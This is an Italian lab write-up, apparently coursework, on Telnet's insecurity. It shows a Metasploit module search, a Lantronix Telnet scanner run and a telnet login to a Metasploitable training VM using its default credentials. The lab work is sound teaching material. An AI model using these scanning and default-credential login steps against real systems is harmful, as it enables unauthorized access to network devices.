
W16D1 - Pratica (1)

Telnet

Scansione con nmap per individuare le vulnerabilità del host obiettivo.
In questo caso cercavamo la porta 23 comunemente associata al protocollo Telnet, che è utilizzato per stabilire una connessione remota a un dispositivo di rete come un **router**, uno **switch**, un **server**.



Alcune caratteristiche principali di Telnet:

1. **Protocollo non sicuro**: Telnet trasmette i dati, incluse le informazioni di autenticazione, in chiaro senza crittografia. Questo significa che può essere facilmente intercettato e letto da terze parti non autorizzate.
2. **Accesso remoto**: Telnet permette agli utenti di accedere a un dispositivo remoto come se fossero connessi fisicamente a quest'ultimo. Questo accesso è generalmente ottenuto attraverso un'interfaccia a riga di comando (CLI).
3. **Utilizzo di comandi**: Una volta stabilita la connessione, l'utente può eseguire una vasta gamma di comandi sul dispositivo remoto, proprio come farebbe se fosse fisicamente presente.
4. **Obsoleto e sconsigliato**: A causa dei problemi di sicurezza legati alla trasmissione non crittografata, Telnet è considerato obsoleto e non è più raccomandato per l'uso nelle reti moderne. Al suo posto, il protocollo SSH porta 22 (Secure Shell) viene utilizzato comunemente, in quanto offre un canale di comunicazione crittografato.
5. **Facilità di configurazione**: Nonostante i suoi problemi di sicurezza, Telnet è stato ampiamente utilizzato in passato perché è relativamente facile da configurare e utilizzare. Molti dispositivi di rete e sistemi operativi dispongono di supporto nativo per Telnet.
6. Utilizzi in reti chiuse: In alcune circostanze, Telnet può ancora essere utilizzato in ambienti di rete molto sicuri e chiusi, dove i rischi associati possono essere mitigati.

Proseguiamo avviando il servizio MSFcontrol ed effettuando una ricerca per il modulo adatto alla vulnerabilità che vogliamo testare.


```
msf6 > search telnet

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Che
ck  Description
   -  ----                                                  ---------------  ----       ---
--  -----------
   0  exploit/linux/misc/asus_infosvr_auth_bypass_exec      2015-01-04       excellent  No
    ASUS infosvr Auth Bypass Command Execution
   1  exploit/linux/http/asuswrt_lan_rce                    2018-01-22       excellent  No
    AsusWRT LAN Unauthenticated Remote Code Execution
   2  auxiliary/server/capture/telnet                                        normal     No
    Authentication Capture: Telnet
   3  auxiliary/scanner/telnet/brocade_enable_login                          normal     No
    Brocade Enable Login Check Scanner
   4  exploit/windows/proxy/ccproxy_telnet_ping             2004-11-11       average    Yes
    CCProxy Telnet Proxy Ping Overflow
   5  auxiliary/dos/cisco/ios_telnet_rocem                  2017-03-17       normal     No
    Cisco IOS Telnet Denial of Service
   6  auxiliary/admin/http/dlink_dir_300_600_exec_noauth    2013-02-04       normal     No
    D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   7  exploit/linux/http/dlink_diagnostic_exec_noauth       2013-03-05       excellent  No
    D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
   8  exploit/linux/http/dlink_dir300_exec_telnet           2013-04-22       excellent  No
    D-Link Devices Unauthenticated Remote Command Execution
   9  exploit/unix/webapp/dogfood_spell_exec                2009-03-03       excellent  Yes
    Dogfood CRM spell.php Remote Command Execution
   10 exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No
    FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   11 exploit/windows/telnet/gamsoft_telsrv_username        2000-07-17       average    Yes
    GAMSoft TelSrv 1.5 Username Buffer Overflow
   12 exploit/windows/telnet/goodtech_telnet                2005-03-15       average    No
    GoodTech Telnet Server Buffer Overflow
   13 exploit/linux/misc/hp_jetdirect_path_traversal        2017-04-05       normal     No
    HP Jetdirect Path Traversal Arbitrary Code Execution
   14 exploit/linux/http/huawei_hg532n_cmdinject            2017-04-15       excellent  Yes
    Huawei HG532n Command Injection
   15 exploit/linux/misc/igel_command_injection             2021-02-25       excellent  Yes
    IGEL OS Secure VNC/Terminal Command Injection RCE
   16 auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal     No
    Juniper SSH Backdoor Scanner
   17 auxiliary/scanner/telnet/lantronix_telnet_password                     normal     No
```

Individuato il modulo procediamo con comando use e show options

msf6 auxiliary(scanner/telnet/lantronix_telnet_version) > show options



Per il modulo scelto non c'è bisogno di specificare un payload, come si può vedere dalla figura non è richiesta nessuna opzione. Possiamo quindi eseguire l'attacco con il comando «exploit»

```
msf6 auxiliary(scanner/telnet/lantronix_telnet_version) > exploit

[*] 192.168.1.40:9999     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/lantronix_telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^]'.

                _                  _       _ _                 _     _       _     _        ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Jun  4 10:39:12 EDT 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```